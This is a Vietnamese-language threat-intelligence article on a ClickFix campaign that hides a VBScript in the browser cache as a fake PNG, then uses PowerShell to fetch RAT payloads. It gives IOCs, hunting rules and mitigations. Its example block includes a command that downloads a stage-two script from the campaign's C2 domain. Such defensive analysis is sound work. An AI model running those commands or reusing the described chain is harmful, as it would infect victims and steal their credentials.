Kỹ thuật ClickFix mới: Lợi dụng bộ nhớ đệm trình duyệt để vượt giới hạn Windows
Phân tích kỹ thuật chuyên sâu về chiến dịch ClickFix mới, nơi kẻ tấn công sử dụng bộ nhớ đệm trình duyệt để lưu trữ và thực thi mã độc, vượt qua các giới hạn bảo mật của Windows.


- Cơ chế mới: Kẻ tấn công sử dụng kỹ thuật 'cache smuggling' để lưu trữ payload dưới dạng file ảnh giả mạo trong bộ nhớ đệm trình duyệt, thay vì tải trực tiếp từ server.
- Vượt giới hạn: Kỹ thuật này cho phép vượt qua giới hạn 260 ký tự của hộp thoại Windows Run, giúp thực thi các đoạn mã phức tạp hơn.
- Chuỗi tấn công: Sử dụng VBScript để tìm kiếm file trong bộ nhớ đệm, sau đó kích hoạt PowerShell để tải xuống các giai đoạn mã độc tiếp theo (GeniexLoader, GeniexRAT).
- Khuyến nghị: Cần triển khai giám sát chặt chẽ các tiến trình con của WScript/PowerShell và kiểm soát chặt chẽ các yêu cầu sao chép/dán lệnh từ trình duyệt.
1. Bối cảnh & Tổng quan về ClickFix
ClickFix đã trở thành một kỹ thuật kỹ nghệ xã hội (social engineering) phổ biến trong hai năm qua, biến nạn nhân thành kênh phân phối mã độc cho chính hệ thống của họ. Thay vì sử dụng các tệp đính kèm độc hại truyền thống, kẻ tấn công thuyết phục người dùng thực hiện các thao tác 'khắc phục sự cố' giả mạo như xác thực CAPTCHA, cập nhật trình duyệt hoặc sửa lỗi hệ thống.
Sự nguy hiểm của ClickFix nằm ở việc nó lạm dụng các công cụ hợp lệ của hệ điều hành như PowerShell, Windows Run và Terminal. Điều này khiến người dùng cảm thấy ít nghi ngờ hơn so với việc tải xuống một tệp thực thi lạ. Theo dữ liệu từ CrowdStrike, các vụ tấn công sử dụng mồi nhử CAPTCHA giả đã tăng vọt 563% trong năm 2025.
2. Phân tích Kỹ thuật & Chuỗi Khai thác
Trong biến thể mới nhất được Microsoft Threat Intelligence phát hiện, kẻ tấn công đã nâng cấp kỹ thuật 'cache smuggling'. Thay vì tải payload trực tiếp, các trang web bị chiếm quyền điều khiển sẽ pre-fetch một script độc hại vào bộ nhớ đệm trình duyệt dưới dạng một tệp PNG giả mạo.
2.1. Cơ chế Cache Smuggling
Khi nạn nhân thực hiện lệnh copy-paste theo yêu cầu của kẻ tấn công, hệ thống sẽ thực thi nội dung đã được lưu trữ sẵn trong bộ nhớ đệm. Quy trình này bao gồm các bước sau:
- Bước 1: Kẻ tấn công sử dụng các lỗ hổng như CVE-2026-6854 trong các plugin WordPress để chiếm quyền điều khiển website và tiêm mã ClickFix.
- Bước 2: Script độc hại thực hiện quét thư mục profile trình duyệt (ví dụ:
%LOCALAPPDATA%\Mozilla\Firefox\Profiles) để tìm kiếm các tệp có tiền tố 'f_'. - Bước 3: So khớp kích thước byte của tệp trong bộ nhớ đệm với giá trị mong đợi, sau đó sao chép tệp đó vào
%LOCALAPPDATA%\Temp\t.vbs. - Bước 4: Thực thi tệp VBScript thông qua
wscript.exeđể bắt đầu chuỗi lây nhiễm.
2.2. Chuỗi lây nhiễm (Kill Chain)
Sau khi VBScript được thực thi, nó sẽ thực hiện các hành vi sau:
- Thu thập thông tin: Sử dụng Windows Management Instrumentation (WMI) để thu thập thông tin hệ thống.
- Tải payload giai đoạn 2: Kết nối tới server C2 (ví dụ:
cocojambo[.]us[.]com/alfa) để tải xuống script PowerShellv.ps1. - Tiêm mã (Process Injection): Tải các .NET assembly vào bộ nhớ và tiêm mã vào tiến trình hợp lệ
timeout.exeđể đánh cắp thông tin xác thực.
# Ví dụ mô phỏng lệnh thực thi VBScript từ bộ nhớ đệm
wscript.exe %LOCALAPPDATA%\Temp\t.vbs
# PowerShell tải payload giai đoạn tiếp theo
Invoke-WebRequest -Uri 'http://cocojambo.us.com/alfa/v.ps1' -OutFile 'v.ps1'
3. Dấu hiệu Nhận biết & Bảng Chỉ số IOCs
Việc phát hiện các cuộc tấn công ClickFix đòi hỏi sự kết hợp giữa giám sát hành vi và phân tích log hệ thống. Dưới đây là các chỉ số quan trọng cần theo dõi:
| Loại thực thể | Giá trị / Chỉ số | Mô tả tác động |
|---|---|---|
| CVE | CVE-2026-6854 | Lỗ hổng plugin WordPress dùng để tiêm mã ClickFix |
| Domain C2 | cocojambo[.]us[.]com | Server tải payload PowerShell |
| Domain C2 | capsysnet[.]vg | Server tải payload in-memory |
| Domain C2 | ciliabula[.]cc | Địa chỉ kết nối outbound |
| Tiến trình | wscript.exe, timeout.exe | Tiến trình bị lạm dụng để thực thi và tiêm mã |
4. Hướng dẫn Phát hiện (Threat Hunting)
Để phát hiện các hoạt động này trong môi trường doanh nghiệp, đội ngũ SOC cần tập trung vào các quy tắc phát hiện dựa trên hành vi của PowerShell và WScript.
- Giám sát Registry: Theo dõi các thay đổi bất thường trong
RunMRUregistry key. - Giám sát tiến trình: Thiết lập cảnh báo khi
wscript.exehoặcpowershell.exeđược khởi chạy từ các thư mục tạm (Temp) hoặc thư mục profile trình duyệt. - Script Block Logging: Bật tính năng PowerShell Script Block Logging (Event ID 4104) để ghi lại nội dung các đoạn mã được thực thi.
5. Biện pháp Khắc phục & Khuyến nghị Phòng thủ
⚠️ Cảnh báo quan trọng: Tuyệt đối không thực hiện các lệnh sao chép từ các trang web yêu cầu xác thực CAPTCHA hoặc sửa lỗi trình duyệt. Đây là dấu hiệu nhận biết hàng đầu của ClickFix.
- Hardening hệ thống: Triển khai chính sách Application Control để hạn chế việc thực thi các script không được phép trong thư mục người dùng.
- Bảo mật mạng: Sử dụng các giải pháp Web Protection để chặn truy cập tới các tên miền độc hại đã biết.
- Đào tạo nhận thức: Nâng cao nhận thức cho nhân viên về việc không bao giờ dán các lệnh lạ vào Windows Run, PowerShell hoặc Terminal theo yêu cầu từ các trang web không tin cậy.
- Vá lỗi: Đảm bảo tất cả các plugin trên website (đặc biệt là WordPress) được cập nhật phiên bản mới nhất để ngăn chặn khai thác các lỗ hổng như CVE-2026-6854.
Mạng Lưới An Ninh Mạng & Cộng Đồng
Nhận cảnh báo 0-Day khẩn cấp, phân tích mã độc và tham gia thảo luận kỹ thuật cùng chuyên gia.
Ban biên tập nội dung và phân tích an ninh mạng tại ADSECVN.COM.
Bài Viết Liên Quan